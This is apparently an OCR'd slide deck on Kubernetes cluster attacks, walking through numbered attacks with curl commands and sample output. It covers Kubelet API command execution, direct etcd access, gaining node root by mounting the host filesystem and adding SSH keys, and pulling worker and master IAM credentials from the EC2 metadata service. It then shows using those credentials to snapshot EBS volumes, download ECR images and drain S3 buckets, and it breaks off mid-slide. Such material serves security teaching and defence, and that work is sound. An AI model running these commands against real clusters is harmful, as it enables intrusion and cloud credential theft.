


Attack steps:

1. Find Redis Pod
2. Connect and tamper


Demo

Access the Kubelet API (kubelet-exploit) Directly?




```
$ curl -sk
https://10.0.0.3:10250/
runningpods/

{"kind":"PodList","apiV
ersion":"v1","metadata"
:{},"items":[{"metadata
":{"name":"vulnapp-4217
019353-1z5x8","namespac
e":"default"...
```

Attack #5 - Command Exec Via the Kubelet API




Attack steps:

1. Find Node IPs
2. Use curl to perform “kubectl exec”

Demo

Access the ETCD Service Directly?




```
$ curl -s
http://10.2.0.219:6666/
v2/keys

{"action":"get","node":
{"dir":true,"nodes":[{"
key":"/calico","dir":tr
ue,"modifiedIndex":4,"c
reatedIndex":4}]}}
```

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
Attack #6 - Obtain Root on Underlying Node




Attack steps:

1. Obtain Kubelet or higher SA Token
2. Schedule a Pod (mount the host filesystem)
3. Add SSH Key
4. SSH Into Node


Demo

Access the Cloud Provider Metadata API Directly?




```
$ curl -s
169.254.169.254/latest/
user-data

#!/bin/bash -xe
…
aws s3 --region $REGION
cp s3://…
…
kubeadm join --token
mykubeadmtoken
10.0.0.1:443
```

Attack #7 - EC2 Metadata Worker IAM Credentials




Attack steps:

1. Curl the Metadata API
2. Export Credentials
3. Use the EC2 APIs

EC2 Metadata API: Obtaining IAM Credentials

Step 1

```
$ curl -s
169.254.169.254/latest/meta-data/iam/security-credentials/
kubernetes-worker-iam-policy
{
  "Code" : "Success",
  "LastUpdated" : "2017-12-25T00:00:00Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "MyAccessKeyID",
  "SecretAccessKey" : "MySecretAccessKey",
  "Token" : "MySessionToken",
  "Expiration" : "2017-12-25T04:00:00Z"
}
```




EC2 Metadata API: Using IAM Credentials

Step 2

```
# Place credentials in ENV vars
$ export AWS_REGION=us-east-1
$ export AWS_ACCESS_KEY_ID=MyAccessKeyID
$ export AWS_SECRET_ACCESS_KEY=MySecretAccessKey
$ export AWS_SESSION_TOKEN=MySessionToken
```

Step 3

```
# Enumerate instances, get all user-data scripts
$ aws ec2 describe-instances
$ aws ec2 describe-instance-attribute --instance-id
i-xxxxxxx --attribute userData
```




AWS Metadata API: Common IAM Permissions

Master

- ec2:*
- elasticloadbalancing:*
- ecr:GetAuthorizationToken, ecr:BatchCheckLayerAvailability, ecr:GetDownloadUrlForLayer, ecr:GetRepositoryPolicy, ecr:DescribeRepositories, ecr:ListImages, ecr:BatchGetImage
- s3:GetObject, s3:HeadObject, s3:ListBucket -> arn:aws:s3:::*
- autoscaling:DescribeAutoScalingGroups
- autoscaling:DescribeAutoScalingInstances

Worker

- ec2:Describe*, ec2:AttachVolume, ec2:DetachVolume
- elasticloadbalancing:*
- ecr:GetAuthorizationToken, ecr:BatchCheckLayerAvailability, ecr:GetDownloadUrlForLayer, ecr:GetRepositoryPolicy, ecr:DescribeRepositories, ecr:ListImages, ecr:BatchGetImage
- s3:GetObject -> arn:aws:s3:::*
- autoscaling:DescribeAutoScalingGroups
- autoscaling:DescribeAutoScalingInstances




Attack #8 - EC2 Metadata Master IAM Credentials

Caveat: Requires that the API request *originates from the Master*

Possible Attack Methods:

1. Compromise Existing Pod running on Master
2. On/against the Master Node:
    a. kubectl exec into a pod (create one if needed)
    b. Kubelet API ‘run cmd’

Attack Method 2a: “kubectl exec” into a Pod




2a

```
$ kubectl exec -it etcd-000 curl -s
169.254.169.254/latest/meta-data/iam/security-
credentials/kubernetes-master-iam-policy
{
  "Code" : "Success",
  "LastUpdated" : "2017-12-25T00:00:00Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "MasterAccessKeyID",
  "SecretAccessKey" : "MasterSecretAccessKey",
  "Token" : "MasterSessionToken",
  "Expiration" : "2017-12-25T04:00:00Z"
}
```

Attack Method 2b: Kubelet API ‘run cmd’

2b

```
$ curl -sk
https://10.0.0.1:10250/run/kube-system/etcd-000/e
tcd-server -d “cmd=curl -s
169.254.169.254/latest/meta-data/iam/security-cre
dentials/kubernetes-master-iam-policy”
{
  "Code" : "Success",
  "LastUpdated" : "2017-12-25T00:00:00Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "MasterAccessKeyID",
  "SecretAccessKey" : "MasterSecretAccessKey",
  "Token" : "MasterSessionToken",
  "Expiration" : "2017-12-25T04:00:00Z"
}
```



AWS Metadata API: Master IAM Permissions Impact

Master

- `ec2:*`
- `elasticloadbalancing:*`
- `ecr:GetAuthorizationToken, ecr:BatchCheckLayerAvailability, ecr:GetDownloadUrlForLayer, ecr:GetRepositoryPolicy, ecr:DescribeRepositories, ecr:ListImages, ecr:BatchGetImage`
- `s3:GetObject, s3:HeadObject, s3:ListBucket -> arn:aws:s3:::*`
- `autoscaling:DescribeAutoScalingGroups`
- `autoscaling:DescribeAutoScalingInstances`

Allows These Attacks

Steal drive contents of all EC2 instances


1. Create a new instance inside a new VPC, security group, and SSH keypair
2. Enumerate all instances in all regions
3. Create/mount snapshots of any/all EBS volumes and view all your data

Inspect all ECR docker containers


- Enumerate and download locally all ECR docker images for baked in accounts/secrets

Read all S3 contents

- Siphon all S3 Bucket contents (backups, logs)



Attack #9 - GKE Metadata API Attribute “kube-env”




Attack steps:

